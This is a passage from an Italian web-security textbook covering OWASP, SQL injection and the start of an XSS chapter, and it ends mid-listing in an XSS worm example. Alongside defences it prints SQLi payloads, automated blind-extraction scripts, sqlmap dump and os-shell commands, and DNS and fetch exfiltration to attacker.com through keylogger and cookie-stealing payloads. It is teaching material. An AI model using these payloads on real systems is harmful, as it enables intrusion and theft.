Flag: `CTF{1ns3cur3_d1r3ct_0bj3ct_r3f3r3nc3}`

3.12.2 Challenge 2: Broken Access Control

URL: `https://vulnerable-app.com/user/profile?id=123`

Prova a accedere al profilo dell'admin (id=1).

Soluzione: `https://vulnerable-app.com/user/profile?id=1`

3.12.3 Challenge 3: Security Misconfiguration

Trova il file di configurazione esposto dal server web.

Hint: Prova `/.env`, `/config.php.bak`, `/.git/config`

3.13 Best Practices Checklist

- Implementare access control centralizzato
- Cifrare dati sensibili at rest e in transit
- Usare prepared statements per query SQL
- Eseguire threat modeling in fase di design
- Disabilitare debug mode in produzione

Mantenere aggiornate le dipendenze

Implementare strong password policy

Verificare integrità dei dati deserializzati

Implementare comprehensive logging

Proteggere da SSRF con whitelist

3.14 Conclusioni

L'OWASP Top 10 2021 riflette l'evoluzione del panorama delle minacce web. Le chiavi per mitigare queste vulnerabilità sono:

1. **Security by Design:** Integrare la sicurezza fin dall'inizio
2. **Defense in Depth:** Multiple linee di difesa
3. **Continuous Learning:** La sicurezza evolve continuamente
4. **Automation:** Testing automatizzato e dependency scanning

Nei prossimi capitoli approfondiremo alcune di queste vulnerabilità con maggiore dettaglio tecnico.

Capitolo 4

SQL Injection

4.1 Introduzione

SQL Injection (SQLi) è una delle vulnerabilità più critiche e diffuse nelle applicazioni web. Consente a un attaccante di manipolare query SQL inviando input malevoli, potenzialmente ottenendo accesso non autorizzato ai dati, modificando o eliminando informazioni, o persino compromettendo l'intero server database.

4.1.1 Impatto

- **Confidentiality:** Furto di dati sensibili (password, carte di credito, PII)
- **Integrity:** Modifica o eliminazione di dati
- **Availability:** DROP TABLE, denial of service
- **Authentication Bypass:** Accesso senza credenziali valide
- **Remote Code Execution:** In alcuni casi (xp_cmdshell su SQL Server)

4.1.2 Statistiche

- Presente nel **25%** delle applicazioni web
- Causa di alcuni dei più grandi data breach della storia
- Facile da automatizzare con tool come sqlmap
- Ancora molto comune nonostante soluzioni note

4.2 Concetti Fondamentali

4.2.1 Come funziona SQL Injection

SQL Injection sfrutta la mancanza di sanitizzazione dell'input utente che viene concatenato direttamente nelle query SQL.

Anatomia di una query vulnerabile

Listing 4.1: Query vulnerabile

```
1 <?php
2 // Input utente
```

```php
$username = $_POST['username'];  // "admin"
$password = $_POST['password'];  // "password123"

// Query costruita con concatenazione (VULNERABILE!)
$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";

// Query risultante:
// SELECT * FROM users WHERE username = 'admin' AND password = 'password123'
?>
```

Exploitation

Listing 4.2: SQL Injection - Authentication Bypass

```php
<?php
// Input malevolo
$username = "admin' --";
$password = "qualsiasi";

// Query risultante:
// SELECT * FROM users WHERE username = 'admin' -- ' AND password = 'qualsiasi'

// Il -- commenta il resto della query, bypassando il controllo password!
?>
```

4.2.2 Diagramma di attacco

```
[Attacker]
    |
    | 1. Invia input: username=admin'--
    v
[Web Application]
    |
    | 2. Concatena input in query SQL
    | Query: SELECT * FROM users WHERE username = 'admin'--' AND password = '...'
    v
[Database]
    |
    | 3. Esegue query modificata
    | 4. Restituisce dati admin (senza verificare password)
    v
[Web Application]
    |
    | 5. Autentica l'attaccante come admin
    v
[Attacker] - Accesso ottenuto!
```

4.3 Tipologie di SQL Injection

4.3.1 1. In-Band SQL Injection

L'attaccante usa lo stesso canale di comunicazione per iniettare SQL e recuperare risultati.

Error-Based SQL Injection

Sfrutta messaggi di errore del database per estrarre informazioni.

Listing 4.3: Error-Based SQLi - Enumerazione database

```php
<?php
// URL: /product.php?id=1'
$id = $_GET['id'];
$query = "SELECT * FROM products WHERE id = $id";

// Input attaccante: 1' AND 1=CONVERT(int, (SELECT @@version))--
// Errore restituito:
// "Conversion failed when converting the nvarchar value 'Microsoft SQL
    Server 2019...' to data type int"

// L'attaccante ottiene la versione del DB dall'errore!
?>
```

Payload comuni error-based:

Listing 4.4: Payload error-based

```sql
-- MySQL - Estrarre nome database
1' AND extractvalue(1, concat(0x7e, database())) --

-- PostgreSQL - Estrarre versione
1' AND 1=CAST((SELECT version()) AS int) --

-- SQL Server - Estrarre nome utente
1' AND 1=CONVERT(int, (SELECT SYSTEM_USER)) --

-- Oracle - Estrarre nome database
1' AND 1=CAST((SELECT user FROM dual) AS number) --
```

Union-Based SQL Injection

Utilizza l'operatore UNION per combinare risultati di query multiple.

Listing 4.5: Union-Based SQLi

```php
<?php
// Query originale
$id = $_GET['id'];
$query = "SELECT name, price FROM products WHERE id = $id";

// Attacco UNION
// Input: 1' UNION SELECT username, password FROM users--
// Query risultante:
// SELECT name, price FROM products WHERE id = 1'
// UNION SELECT username, password FROM users--
?>
```

Step-by-step Union-Based attack:

Listing 4.6: Union-Based attack progression

```
-- Step 1: Determinare numero di colonne
1' ORDER BY 1--    (Success)
1' ORDER BY 2--    (Success)
1' ORDER BY 3--    (Error: "Unknown column '3'")
-- Conclusione: 2 colonne

-- Step 2: Identificare colonne visualizzate
1' UNION SELECT 'test1', 'test2'--
-- Output mostra entrambe: la query originale ha 2 colonne
   visualizzabili

-- Step 3: Enumerare database
1' UNION SELECT schema_name, NULL FROM information_schema.schemata--

-- Step 4: Enumerare tabelle
1' UNION SELECT table_name, NULL FROM information_schema.tables WHERE
   table_schema='target_db'--

-- Step 5: Enumerare colonne
1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE
   table_name='users'--

-- Step 6: Estrarre dati
1' UNION SELECT username, password FROM users--
```

Esempio completo Union-Based (Python)

Listing 4.7: Union-Based SQLi exploitation script

```
import requests

BASE_URL = "http://vulnerable-app.com/product.php"

def test_sqli(payload):
    """Test SQL injection payload"""
    response = requests.get(BASE_URL, params={'id': payload})
    return response.text

# Step 1: Determinare numero di colonne
for i in range(1, 10):
    payload = f"1' ORDER BY {i}--"
    response = test_sqli(payload)
    if "error" in response.lower():
        columns = i - 1
        print(f"Numero di colonne: {columns}")
        break

# Step 2: Identificare colonne visualizzate
null_string = ", NULL" * (columns - 1)
payload = f"1' UNION SELECT 'TEST'{null_string}--"
response = test_sqli(payload)
print(f"Test colonne: {response}")

# Step 3: Estrarre dati
payload = f"1' UNION SELECT username, password{null_string[7:]} FROM
   users--"
```

```
data = test_sqli(payload)
print(f"Dati estratti:\n{data}")
```

4.3.2 2. Blind SQL Injection

L'applicazione non mostra risultati delle query o errori, ma l'attaccante può inferire informazioni osservando il comportamento.

Boolean-Based Blind SQLi

L'attaccante deduce informazioni in base a risposte TRUE/FALSE.

Listing 4.8: Boolean-Based Blind SQLi

```
<?php
// Codice vulnerabile
$id = $_GET['id'];
$query = "SELECT * FROM products WHERE id = $id";
$result = mysqli_query($conn, $query);

if (mysqli_num_rows($result) > 0) {
    echo "Prodotto trovato";
} else {
    echo "Prodotto non trovato";
}

// L'applicazione non mostra dati ma indica se il prodotto exists
?>
```

Exploitation Boolean-Based:

Listing 4.9: Boolean-Based attack

```
-- Test se il primo carattere del database è 't'
1' AND SUBSTRING(database(), 1, 1) = 't'--
-- Se "Prodotto trovato" -> TRUE, altrimenti FALSE

-- Test secondo carattere
1' AND SUBSTRING(database(), 2, 1) = 'e'--

-- Test terzo carattere
1' AND SUBSTRING(database(), 3, 1) = 's'--

-- Risultato: database = "test..."
```

Script automatizzato Boolean-Based:

Listing 4.10: Boolean-Based Blind SQLi script

```
import requests
import string

BASE_URL = "http://vulnerable-app.com/product.php"

def test_condition(condition):
    """Test se una condizione SQL è TRUE"""
    payload = f"1' AND {condition}--"
    response = requests.get(BASE_URL, params={'id': payload})
    return "Prodotto trovato" in response.text

```

```python
def extract_string(query, max_length=50):
    """Estrae una stringa character by character"""
    result = ""
    charset = string.ascii_lowercase + string.digits + '_@.-'

    for position in range(1, max_length + 1):
        for char in charset:
            # Test: SUBSTRING(({query}), {position}, 1) = '{char}'
            condition = f"SUBSTRING(({query}), {position}, 1) = '{char}'
                "

            if test_condition(condition):
                result += char
                print(f"Carattere trovato: {result}")
                break
        else:
            # Nessun carattere trovato, fine stringa
            break

    return result

# Estrai nome database
db_name = extract_string("SELECT database()")
print(f"Database: {db_name}")

# Estrai versione
version = extract_string("SELECT version()")
print(f"Versione: {version}")

# Estrai username
username = extract_string("SELECT username FROM users LIMIT 1")
print(f"Username: {username}")
```

Time-Based Blind SQLi

L'attaccante causa ritardi nell'esecuzione delle query per inferire informazioni.

Listing 4.11: Time-Based Blind SQLi - Setup

```php
<?php
// Codice vulnerabile
$id = $_GET['id'];
$query = "SELECT * FROM products WHERE id = $id";
mysqli_query($conn, $query);

// Nessun output, nessun errore, nessuna differenza visibile
echo "Query eseguita";
?>
```

Payload Time-Based:

Listing 4.12: Time-Based payloads per diversi DBMS

```sql
-- MySQL
1' AND IF(1=1, SLEEP(5), 0)--
1' AND IF(SUBSTRING(database(),1,1)='t', SLEEP(5), 0)--

-- PostgreSQL
1'; SELECT CASE WHEN (1=1) THEN pg_sleep(5) ELSE pg_sleep(0) END--
```

```
7
8  -- SQL Server
9  1'; IF (1=1) WAITFOR DELAY '00:00:05'--
10
11 -- Oracle
12 1' AND CASE WHEN (1=1) THEN dbms_pipe.receive_message('a',5) ELSE NULL
       END IS NULL--
```

Script Time-Based exploitation:

Listing 4.13: Time-Based Blind SQLi script

```
1  import requests
2  import time
3  import string
4
5  BASE_URL = "http://vulnerable-app.com/product.php"
6  DELAY = 5  # secondi
7
8  def test_condition_time(condition, delay=DELAY):
9      """Test condizione SQL basandosi sul tempo di risposta"""
10     payload = f"1' AND IF({condition}, SLEEP({delay}), 0)--"
11
12     start = time.time()
13     requests.get(BASE_URL, params={'id': payload}, timeout=delay+2)
14     elapsed = time.time() - start
15
16     return elapsed >= delay
17
18 def extract_string_time(query, max_length=50):
19     """Estrae stringa usando time-based blind SQLi"""
20     result = ""
21     charset = string.ascii_lowercase + string.digits + '_@.-'
22
23     for position in range(1, max_length + 1):
24         for char in charset:
25             condition = f"SUBSTRING(({query}), {position}, 1) = '{char}'
                   "
26
27             print(f"Testing posizione {position}, carattere '{char}'..."
                   , end='')
28
29             if test_condition_time(condition):
30                 result += char
31                 print(f" TROVATO! Stringa corrente: {result}")
32                 break
33             else:
34                 print(" no")
35         else:
36             break
37
38     return result
39
40 # Estrazione dati
41 database_name = extract_string_time("SELECT database()")
42 print(f"\nDatabase estratto: {database_name}")
```

4.3.3 3. Out-of-Band SQL Injection

L'attaccante fa esfiltrare dati attraverso un canale diverso (DNS, HTTP).

Listing 4.14: Out-of-Band SQLi - DNS exfiltration (MySQL)

```
-- MySQL con LOAD_FILE per trigger DNS lookup
1' UNION SELECT LOAD_FILE(CONCAT('\\\\', (SELECT database()), '.attacker
    .com\\share'))--

-- Il DNS lookup a "testdb.attacker.com" rivela il nome del database

-- SQL Server con xp_dirtree
1'; EXEC master..xp_dirtree '\\' + (SELECT TOP 1 username FROM users) +
    '.attacker.com\share'--
```

Listing 4.15: Out-of-Band - Server DNS per catturare dati

```
# Server DNS listener (attacker-controlled)
from dnslib.server import DNSServer, DNSLogger, DNSRecord
from dnslib import RR, QTYPE, A
import re

class ExfiltrationDNSResolver:
    def resolve(self, request, handler):
        qname = str(request.q.qname)
        print(f"DNS query ricevuta: {qname}")

        # Estrae dati dal subdomain
        # Formato: [data].attacker.com
        match = re.match(r'^([^.]+)\.attacker\.com', qname)
        if match:
            exfiltrated_data = match.group(1)
            print(f"[+] Dato esfiltrato: {exfiltrated_data}")

        # Risponde con un IP valido
        reply = request.reply()
        reply.add_answer(RR(qname, QTYPE.A, rdata=A("1.2.3.4"), ttl=60))
        return reply

# Avvia server DNS sulla porta 53
resolver = ExfiltrationDNSResolver()
server = DNSServer(resolver, port=53)
server.start_thread()
print("DNS server in ascolto per exfiltration...")
```

4.4 Second-Order SQL Injection

SQL injection che si manifesta in un punto diverso da dove l'input viene inserito.

Listing 4.16: Second-Order SQLi esempio

```
<?php
// Step 1: Registrazione utente (input salvato nel DB)
$username = $_POST['username'];  // Input: admin'--

// Sanitizzato per l'insert (escaped)
$safe_username = mysqli_real_escape_string($conn, $username);
$query = "INSERT INTO users (username) VALUES ('$safe_username')";
```

```php
mysqli_query($conn, $query);
// Username "admin'--" salvato nel database

// Step 2: Profilo utente (dati letti dal DB e usati in query)
session_start();
$current_user = $_SESSION['username'];  // "admin'--" letto dal DB!

// VULNERABILE: Dati dal DB usati senza escaping
$query = "SELECT * FROM posts WHERE author = '$current_user'";
// Query: SELECT * FROM posts WHERE author = 'admin'--'
mysqli_query($conn, $query);
?>
```

Protezione Second-Order:

Listing 4.17: Protezione con prepared statements

```php
<?php
// SICURO: Prepared statements anche per dati dal database
$current_user = $_SESSION['username'];

$stmt = $pdo->prepare("SELECT * FROM posts WHERE author = ?");
$stmt->execute([$current_user]);
// Safe anche se $current_user contiene caratteri speciali SQL
?>
```

4.5 Protezione da SQL Injection

4.5.1 1. Prepared Statements (Parametrized Queries)

La difesa più efficace contro SQL injection.

PHP - PDO

Listing 4.18: PHP PDO Prepared Statements

```php
<?php
// SICURO: Prepared statements con PDO
$pdo = new PDO("mysql:host=localhost;dbname=mydb", "user", "pass");

// Named parameters
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username
    AND active = :active");
$stmt->execute([
    ':username' => $_POST['username'],
    ':active' => 1
]);

// Positional parameters
$stmt = $pdo->prepare("SELECT * FROM products WHERE category = ? AND
    price < ?");
$stmt->execute([$category, $max_price]);

// Fetch results
$user = $stmt->fetch(PDO::FETCH_ASSOC);
?>
```

Python - DB-API

Listing 4.19: Python Prepared Statements

```python
import mysql.connector

# SICURO: Parametrized queries
conn = mysql.connector.connect(
    host="localhost",
    user="user",
    password="password",
    database="mydb"
)

cursor = conn.cursor()

# Named placeholders (dictionary)
sql = "SELECT * FROM users WHERE username = %(username)s AND email = %(email)s"
cursor.execute(sql, {'username': username, 'email': email})

# Positional placeholders
sql = "INSERT INTO products (name, price, stock) VALUES (%s, %s, %s)"
cursor.execute(sql, (product_name, price, stock))

conn.commit()
cursor.close()
conn.close()
```

Java - PreparedStatement

Listing 4.20: Java PreparedStatement

```java
import java.sql.*;

public class SecureDatabase {
    public User getUserByCredentials(String username, String password) {
        String sql = "SELECT * FROM users WHERE username = ? AND password_hash = ?";

        try (Connection conn = DriverManager.getConnection(DB_URL, DB_USER, DB_PASS);
             PreparedStatement pstmt = conn.prepareStatement(sql)) {

            pstmt.setString(1, username);
            pstmt.setString(2, hashPassword(password));

            ResultSet rs = pstmt.executeQuery();

            if (rs.next()) {
                return new User(
                    rs.getInt("id"),
                    rs.getString("username"),
                    rs.getString("email")
                );
            }
        } catch (SQLException e) {
            logger.error("Database error", e);
```

```
        }

        return null;
    }
}
```

4.5.2 2. ORM (Object-Relational Mapping) Sicuri

Python - SQLAlchemy

Listing 4.21: SQLAlchemy ORM sicuro

```python
from sqlalchemy import create_engine, Column, Integer, String
from sqlalchemy.ext.declarative import declarative_base
from sqlalchemy.orm import sessionmaker

Base = declarative_base()

class User(Base):
    __tablename__ = 'users'

    id = Column(Integer, primary_key=True)
    username = Column(String(50), unique=True)
    email = Column(String(100))

# Setup
engine = create_engine('mysql://user:pass@localhost/mydb')
Session = sessionmaker(bind=engine)
session = Session()

# SICURO: ORM previene SQL injection automaticamente
# Query con filtri
user = session.query(User).filter(User.username == user_input).first()

# Query con multiple condizioni
users = session.query(User).filter(
    User.username.like(f'%{search_term}%'),
    User.active == True
).all()

# ATTENZIONE: Raw SQL può ancora essere vulnerabile!
# VULNERABILE:
result = session.execute(f"SELECT * FROM users WHERE username = '{
    username}'")

# SICURO con raw SQL:
result = session.execute(
    "SELECT * FROM users WHERE username = :username",
    {'username': username}
)
```

PHP - Doctrine ORM

Listing 4.22: Doctrine ORM sicuro

```php
<?php
use Doctrine\ORM\EntityManager;
```

```php

// SICURO: DQL (Doctrine Query Language) con parametri
$dql = "SELECT u FROM User u WHERE u.username = :username AND u.active = :active";
$query = $entityManager->createQuery($dql);
$query->setParameter('username', $_POST['username']);
$query->setParameter('active', true);
$users = $query->getResult();

// SICURO: Query Builder
$queryBuilder = $entityManager->createQueryBuilder();
$users = $queryBuilder
    ->select('u')
    ->from('User', 'u')
    ->where('u.email = :email')
    ->setParameter('email', $email)
    ->getQuery()
    ->getResult();

// SICURO: Repository pattern
$userRepository = $entityManager->getRepository(User::class);
$user = $userRepository->findOneBy(['username' => $username]);
?>
```

Java - Hibernate ORM

Listing 4.23: Hibernate ORM sicuro

```java
import org.hibernate.Session;
import org.hibernate.query.Query;
import javax.persistence.criteria.*;

public class UserDAO {
    private SessionFactory sessionFactory;

    // SICURO: HQL con named parameters
    public User findByUsername(String username) {
        Session session = sessionFactory.openSession();

        String hql = "FROM User u WHERE u.username = :username";
        Query<User> query = session.createQuery(hql, User.class);
        query.setParameter("username", username);

        return query.uniqueResult();
    }

    // SICURO: Criteria API (type-safe)
    public List<User> findActiveUsers(String emailDomain) {
        Session session = sessionFactory.openSession();
        CriteriaBuilder cb = session.getCriteriaBuilder();
        CriteriaQuery<User> cq = cb.createQuery(User.class);
        Root<User> root = cq.from(User.class);

        cq.select(root).where(
            cb.and(
                cb.equal(root.get("active"), true),
                cb.like(root.get("email"), "%" + emailDomain)
            )
```

```
        );

        return session.createQuery(cq).getResultList();
    }
}
```

4.5.3 3. Input Validation

Listing 4.24: Input validation whitelist

```
import re

class SQLInputValidator:
    @staticmethod
    def validate_integer(value):
        """Valida che l'input sia un intero"""
        try:
            return int(value)
        except ValueError:
            raise ValueError("Input deve essere un intero")

    @staticmethod
    def validate_alphanumeric(value, max_length=50):
        """Valida che l'input sia alfanumerico"""
        if not re.match(r'^[a-zA-Z0-9_]+$', value):
            raise ValueError("Input deve essere alfanumerico")

        if len(value) > max_length:
            raise ValueError(f"Input troppo lungo (max {max_length})")

        return value

    @staticmethod
    def validate_email(value):
        """Valida formato email"""
        pattern = r'^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$'
        if not re.match(pattern, value):
            raise ValueError("Email non valida")
        return value

# Uso
try:
    user_id = SQLInputValidator.validate_integer(request.args.get('id'))
    username = SQLInputValidator.validate_alphanumeric(request.form.get(
        'username'))
    email = SQLInputValidator.validate_email(request.form.get('email'))
except ValueError as e:
    return f"Input non valido: {e}", 400
```

4.5.4 4. Least Privilege

Listing 4.25: Principio del minimo privilegio

```
-- Crea utente con privilegi limitati per l'applicazione web
CREATE USER 'webapp'@'localhost' IDENTIFIED BY 'strong_password';

```

```
-- Concedi SOLO i privilegi necessari
GRANT SELECT, INSERT, UPDATE ON mydb.users TO 'webapp'@'localhost';
GRANT SELECT, INSERT ON mydb.orders TO 'webapp'@'localhost';
GRANT SELECT ON mydb.products TO 'webapp'@'localhost';

-- NON concedere:
-- - DELETE (se non necessario)
-- - DROP
-- - ALTER
-- - GRANT
-- - FILE (per LOAD_FILE)
-- - SUPER

-- Applica modifiche
FLUSH PRIVILEGES;
```

4.5.5 5. WAF (Web Application Firewall)

Listing 4.26: ModSecurity rules per SQL injection

```
# ModSecurity Core Rule Set - SQL Injection protection

# Blocca common SQL keywords
SecRule REQUEST_URI|ARGS|REQUEST_HEADERS \
    "@rx (?i:(\bunion\b.{1,100}?\bselect\b|\bselect\b.{1,100}?\bfrom\b))
       " \
    "id:942100,\
    phase:2,\
    block,\
    msg:'SQL Injection Attack Detected',\
    severity:'CRITICAL'"

# Blocca SQL comments
SecRule REQUEST_URI|ARGS \
    "@rx (?i:(--|\#|/\*|\*/|\bor\b\s+\d+\s*=\s*\d+))" \
    "id:942110,\
    phase:2,\
    block,\
    msg:'SQL Comment Sequence Detected'"

# Blocca UNION attacks
SecRule ARGS "@rx (?i:\bunion\b.*\bselect\b)" \
    "id:942120,\
    phase:2,\
    block,\
    msg:'UNION-based SQL Injection'"
```

4.6 Detection e Testing

4.6.1 Manual Testing

Listing 4.27: Payload manuali per testing

```
# Test base
'
"
```

```
‘
’)
")
‘)

# Boolean-based
’ AND ’1’=’1
’ AND ’1’=’2
’ OR ’1’=’1
’ OR ’1’=’2

# Time-based
’; WAITFOR DELAY ’00:00:05’--
’ AND SLEEP(5)--
’ || pg_sleep(5)--

# Union-based
’ UNION SELECT NULL--
’ UNION SELECT NULL, NULL--
’ UNION SELECT NULL, NULL, NULL--

# Error-based
’ AND 1=CONVERT(int, @@version)--
’ AND extractvalue(1, concat(0x7e, database()))--
```

4.6.2 Automated Testing - sqlmap

Listing 4.28: sqlmap - SQL injection automation

```
# Test base
sqlmap -u "http://target.com/page.php?id=1"

# Con cookie di autenticazione
sqlmap -u "http://target.com/page.php?id=1" \
    --cookie="PHPSESSID=abcd1234"

# Test POST parameters
sqlmap -u "http://target.com/login.php" \
    --data="username=admin&password=pass"

# Enumerazione database
sqlmap -u "http://target.com/page.php?id=1" --dbs

# Enumerazione tabelle
sqlmap -u "http://target.com/page.php?id=1" \
    -D database_name --tables

# Dump dati
sqlmap -u "http://target.com/page.php?id=1" \
    -D database_name -T users --dump

# OS shell (se possibile)
sqlmap -u "http://target.com/page.php?id=1" --os-shell

# Livello e rischio più alti
sqlmap -u "http://target.com/page.php?id=1" \
    --level=5 --risk=3
```

4.7 Esercizi CTF-Style

4.7.1 Challenge 1: Basic Authentication Bypass

URL: `http://ctf-sqli.local/login.php`

```php
<?php
$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
$result = mysqli_query($conn, $query);

if (mysqli_num_rows($result) > 0) {
    echo "Flag: CTF{b4s1c_4uth_byp4ss}";
}
?>
```

Soluzione:

- Username: `admin' -`
- Password: (qualsiasi)

4.7.2 Challenge 2: Union-Based Data Extraction

URL: `http://ctf-sqli.local/product.php?id=1`

Obiettivo: Estrarre la password dell'admin dalla tabella `users`.

Soluzione:

```
# Step 1: Numero colonne
?id=1' ORDER BY 3--  (success)
?id=1' ORDER BY 4--  (error) -> 3 colonne

# Step 2: Identifica colonne visualizzate
?id=1' UNION SELECT 'A', 'B', 'C'--

# Step 3: Estrai dati
?id=1' UNION SELECT username, password, email FROM users WHERE username='admin'--

# Flag: CTF{un10n_b4s3d_3xtr4ct10n}
```

4.7.3 Challenge 3: Blind Boolean-Based

URL: `http://ctf-sqli.local/check.php?id=1`

L'applicazione risponde solo con "Valid" o "Invalid".

Soluzione script:

```python
import requests
import string

url = "http://ctf-sqli.local/check.php"
flag = ""

for position in range(1, 50):
    for char in string.ascii_letters + string.digits + '{}_{}-':
```

```
        payload = f"1' AND SUBSTRING((SELECT password FROM users WHERE
            username='admin'), {position}, 1) = '{char}'--"

        response = requests.get(url, params={'id': payload})

        if "Valid" in response.text:
            flag += char
            print(f"Flag: {flag}")
            break
    else:
        break

print(f"Flag completo: {flag}")
```

4.7.4 Challenge 4: Time-Based Blind

URL: `http://ctf-sqli.local/api.php?user`$_id = 1$

Nessun output, solo status code 200.

Payload:

```
# Test time-based
?user_id=1' AND IF(1=1, SLEEP(5), 0)--

# Estrai primo carattere della flag
?user_id=1' AND IF(SUBSTRING((SELECT flag FROM ctf_flags LIMIT 1), 1, 1)
    = 'C', SLEEP(5), 0)--
```

4.8 Best Practices Summary

SEMPRE usare prepared statements o ORM

MAI concatenare input utente in query SQL

Validare input lato server (whitelist approach)

Applicare principio del minimo privilegio per DB user

Disabilitare messaggi di errore dettagliati in produzione

Implementare WAF per defense in depth

Logging di query sospette

Audit regolare del codice

Testing automatizzato (SAST, DAST)

Formazione sviluppatori su secure coding

4.9 Tools Consigliati

- sqlmap: Automated SQL injection and database takeover
- Burp Suite: Web vulnerability scanner
- OWASP ZAP: Open-source web application security scanner

- SQLNinja: SQL Server injection and takeover tool
- jSQL Injection: Java-based SQL injection tool
- NoSQLMap: NoSQL database injection tool

4.10 Case Study: Heartland Payment Systems (2008)

4.10.1 Contesto

Heartland Payment Systems, uno dei maggiori processori di pagamenti USA, subì un attacco SQL injection che compromise 130 milioni di carte di credito.

4.10.2 Attacco

1. Reconnaissance: Scansione automatizzata per vulnerabilità SQLi
2. Exploitation: SQL injection in un form web non protetto
3. Privilege Escalation: Ottenuto accesso al database principale
4. Data Exfiltration: Installato sniffer per catturare dati carte
5. Persistence: Backdoor per accesso continuato

4.10.3 Impatto

- 130 milioni di carte compromesse
- $140 milioni di perdite
- Multa di $110 milioni
- Damage reputazionale incalcolabile

4.10.4 Lezioni

- Input validation è critica
- Prepared statements prevengono SQL injection
- Defense in depth: anche con SQLi, encryption avrebbe limitato i danni
- Monitoring e IDS possono rilevare exfiltration

4.11 Conclusioni

SQL Injection rimane una delle vulnerabilità più pericolose e comuni. Nonostante soluzioni note (prepared statements) siano disponibili da decenni, continua a causare breach significativi.

Takeaway chiave:

- La difesa primaria è l'uso di prepared statements
- Nessun altro metodo (escaping, blacklist) è altrettanto sicuro
- ORM aiutano ma non sono bulletproof

- Testing regolare è essenziale
- La security education degli sviluppatori è fondamentale

Nel prossimo capitolo esploreremo Cross-Site Scripting (XSS), un'altra vulnerabilità injection che colpisce il lato client.

Capitolo 5

Cross-Site Scripting (XSS)

5.1 Introduzione

Cross-Site Scripting (XSS) è una vulnerabilità che consente a un attaccante di iniettare script malevoli (tipicamente JavaScript) in pagine web visualizzate da altri utenti. XSS è una delle vulnerabilità più diffuse nelle applicazioni web moderne.

5.1.1 Impatto

- Session Hijacking: Furto di cookie di sessione
- Credential Theft: Keylogging, phishing integrato
- Defacement: Modifica del contenuto della pagina
- Malware Distribution: Download drive-by
- Cryptocurrency Mining: Cryptojacking nel browser
- Account Takeover: Azioni in nome dell'utente

5.1.2 Statistiche

- Presente nel 40% delle applicazioni web
- 84% dei siti testati hanno almeno una vulnerabilità XSS
- Secondo OWASP, rientra in A03:2021 - Injection
- Facilmente sfruttabile anche da attaccanti poco esperti

5.2 Tipologie di XSS

5.2.1 1. Reflected XSS (Non-Persistent)

Lo script malevolo è riflesso dalla richiesta HTTP nella risposta, senza essere salvato sul server.

Meccanismo

1. Attacker crea URL malevolo: http://site.com/search?q=<script>alert(1)</script>
2. Vittima clicca sul link (social engineering)
3. Server riflette il parametro 'q' nella pagina senza sanitizzazione
4. Browser della vittima esegue lo script
5. Script ruba cookie/sessione e li invia all'attacker

Codice vulnerabile

Listing 5.1: VULNERABILE - Reflected XSS

```php
<?php
// VULNERABILE: Input riflesso senza sanitizzazione
$search_term = $_GET['q'];
?>
<!DOCTYPE html>
<html>
<body>
    <h1>Risultati per: <?php echo $search_term; ?></h1>
    <!-- Se $search_term = "<script>alert(document.cookie)</script>"
         il browser esegue lo script! -->
</body>
</html>
```

Payload di attacco

Listing 5.2: Reflected XSS payloads

```html
<!-- Basic alert -->
<script>alert('XSS')</script>

<!-- Cookie stealing -->
<script>
    fetch('https://attacker.com/steal?cookie=' + document.cookie);
</script>

<!-- Redirect to phishing -->
<script>
    window.location = 'https://fake-login.com';
</script>

<!-- Image tag XSS -->
<img src=x onerror="alert('XSS')">

<!-- SVG XSS -->
<svg/onload=alert('XSS')>

<!-- Event handler XSS -->
<body onload=alert('XSS')>

<!-- Link XSS -->
<a href="javascript:alert('XSS')">Click me</a>
```

Protezione Reflected XSS

Listing 5.3: SICURO - Output encoding

```php
<?php
// SICURO: htmlspecialchars converte caratteri speciali
$search_term = $_GET['q'];
?>
<!DOCTYPE html>
<html>
<body>
    <h1>Risultati per: <?php echo htmlspecialchars($search_term,
        ENT_QUOTES, 'UTF-8'); ?></h1>
    <!-- "<script>" diventa "&lt;script&gt;" -> non eseguibile -->
</body>
</html>
```

Listing 5.4: SICURO - Template auto-escaping (Flask)

```python
from flask import Flask, render_template, request
from markupsafe import escape

app = Flask(__name__)

@app.route('/search')
def search():
    query = request.args.get('q', '')

    # Opzione 1: Manuale escaping
    safe_query = escape(query)

    # Opzione 2: Template auto-escaping (Jinja2 default)
    return render_template('search.html', query=query)
    # In template: {{ query }} -> auto-escaped
```

Listing 5.5: SICURO - OWASP Java Encoder

```java
import org.owasp.encoder.Encode;

public class SearchController {
    @GetMapping("/search")
    public String search(@RequestParam String q, Model model) {
        // Encode per HTML context
        String safeQuery = Encode.forHtml(q);

        model.addAttribute("query", safeQuery);
        return "search";
    }
}
```

5.2.2 2. Stored XSS (Persistent)

Lo script malevolo viene salvato sul server (database, file, log) e eseguito ogni volta che la pagina viene visualizzata.

Meccanismo

1. Attacker inserisce script in un commento/post
2. Script salvato nel database
3. Ogni utente che visualizza la pagina esegue lo script
4. Impatto: tutti gli utenti sono vittime (worm potential)

Codice vulnerabile

Listing 5.6: VULNERABILE - Stored XSS in blog comments

```php
<?php
// Salvataggio commento (VULNERABILE)
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $comment = $_POST['comment'];
    $username = $_POST['username'];

    // Salva nel database senza sanitizzazione
    $stmt = $pdo->prepare("INSERT INTO comments (username, comment)
        VALUES (?, ?)");
    $stmt->execute([$username, $comment]);
}

// Visualizzazione commenti (VULNERABILE)
$comments = $pdo->query("SELECT * FROM comments")->fetchAll();
foreach ($comments as $comment) {
    echo "<div>";
    echo "<strong>" . $comment['username'] . ":</strong> ";
    echo $comment['comment'];  // XSS qui!
    echo "</div>";
}
?>
```

Payload stored XSS

Listing 5.7: Stored XSS - Keylogger payload

```html
<!-- Keylogger che cattura tutte le pressioni dei tasti -->
<script>
document.addEventListener('keypress', function(e) {
    fetch('https://attacker.com/log?key=' + e.key + '&user=' + document.
        cookie);
});
</script>
```

Listing 5.8: Stored XSS - Session hijacking

```html
<script>
// Ruba cookie di sessione
var img = new Image();
img.src = 'https://attacker.com/steal?cookie=' + document.cookie +
          '&url=' + window.location.href;
</script>
```

Listing 5.9: Stored XSS - Self-propagating worm

```html
<script>
// Worm XSS che si auto-propaga (stile Samy worm)
var payload = '<script>/* payload qui */</' + 'script>';

// Posta il payload come nuovo commento
fetch('/api/comment', {
    method: 'POST',
